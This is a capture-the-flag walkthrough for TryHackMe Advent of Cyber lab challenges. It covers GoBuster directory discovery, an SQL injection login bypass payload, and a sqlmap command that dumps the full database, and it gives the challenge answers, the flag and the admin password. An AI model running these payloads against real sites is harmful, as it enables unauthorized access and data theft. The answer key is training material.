Use the IP address provided and open it in a new tab and download the file “wordlist” in the TryHackMe website. Open terminal and type in the GoBuster command (gobuster dir -u <IP address> -w /usr/share/wordlists/dirb/big.txt -x .php). The terminal confirmed that there is an existing directory on the website for /api. We need to find if there are any logs or files there, or anything that might assist us. Add /api after our IP address in a new tab to find any files available, there we will see the file named “site-log.php”, then click on it. According to the terminal, there will be lists of ID. There will be one odd “Chars”. Take note of the “Payloads”, the only different date is “20201125”. So use Firefox to look up what is inside by using the link format “<IP Address>/api/site-log.php?date=20201125”. Then the flag will show itself on top of the page

Day 5: Web Exploitation - Santa's watching

Tools used: Firefox, Linux Kali, Terminal, GoBuster

Solution/walkthrough:

STEP 1

Start the machine and go onto the given <machine IP>:8000 to begin the challenge. You will arrive in Santa's forum.

Santa's Official Forum v2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

Latests comments		Popular topics
Timmy	I am so excited for Christmas this year!	Gifts Books, laptops, playstation
William	Santa, are you real?	Questions Does Santa really like milk and cookies?
James	I've been a good boy this year!	



By Swafox with <3

STEP 2 and ANSWER FOR Q1

Now, to enter Santa's secret login panel. Based on the hint given in the question, Santa's directory is </santapanel> (answer for Q1) . Now, put <machine IP>:8000/santapanel in the address bar and you will arrive at the secret login page.

A screenshot of a web browser showing a login form. At the top, it says "Greetings stranger...". Below that, a bold warning message reads "Do not attempt to login if you are not a member of Santa's corporation!". The form itself has three fields: "Username" with an input field containing a placeholder, "Password" with an input field containing a placeholder, and a "Login" button at the bottom.

STEP 3 and ANSWER FOR Q2

To bypass the login screen we will be using SQLI. Put in the username “[admin' or 1=1 –](#)” and password “[admin](#)”. Thus, entering as Santa with this page showing up.



STEP 4

With Burpsuite interception on, we will type a name into the query. A request will be intercepted containing the name entered in the enquiry. Save the item onto the system.

STEP 5

Open Terminal, enter “[sqlmap -r <filename> –tamper=space2comment –dump-all –dbms sqlite](#)” and the list would be brought up in the terminal.

STEP 6 and ANSWER FOR Q3 & 4

Number of entries: [22](#)

Paul wants: [github ownership](#)

[22 entries]

kid	age	title	
James	8	shoes	
John	4	skateboard	
Robert	17	iphone	
Michael	5	playstation	
William	6	xbox	
David	6	candy	
Richard	9	books	
Joseph	7	socks	

Thomas	10	10 McDonalds meals	
Charles	3	toy car	
Christopher	8	air hockey table	
Daniel	12	lego star wars	
Matthew	15	bike	
Anthony	3	table tennis	
Donald	4	fazer chocolate	
Mark	17	wii	
Paul	9	github ownership	
James	8	finnish-english dictionary	
Steven	11	laptop	
Andrew	16	rasberry pie	
Kenneth	19	TryHackMe Sub	
Joshua	12	chair	
+-----+-----+-----+			

STEP 7 and ANSWER FOR Q5

The flag can be found in the terminal.

flag : [thmfox{All_I_Want_for_Christmas_Is_You}](#)

STEP 8 and ANSWER FOR Q6

The admin's password can also be found in the terminal.

[“EhCNSWzzFP6sc7gB”](#)

Thought Process/Methodology:

Start the machine and go onto the given <machine IP>:8000 to begin the challenge. You will arrive in Santa's forum. Now, to enter Santa's secret login panel. Based on the hint given in the question, Santa's directory is /santapanel. Now, put <machine IP>:8000/santapanel in the address bar and you will arrive at the secret login page. To bypass the login screen we will be using SQLi. Put in the username “admin’ or 1=1 –” and password “admin”. Thus, entering as Santa with this page showing up. With Burpsuite interception on, we will type a name into the query. A request will be intercepted containing the name entered in the enquiry. Save the item onto the system. Open Terminal, enter “sqlmap -r <filename> –tamper=space2comment –dump-all –dbms sqlite” and the list would be brought up in the terminal. “Number of entries”, “what Paul wants”, “the flag” and “admin’s password” can be found in the terminal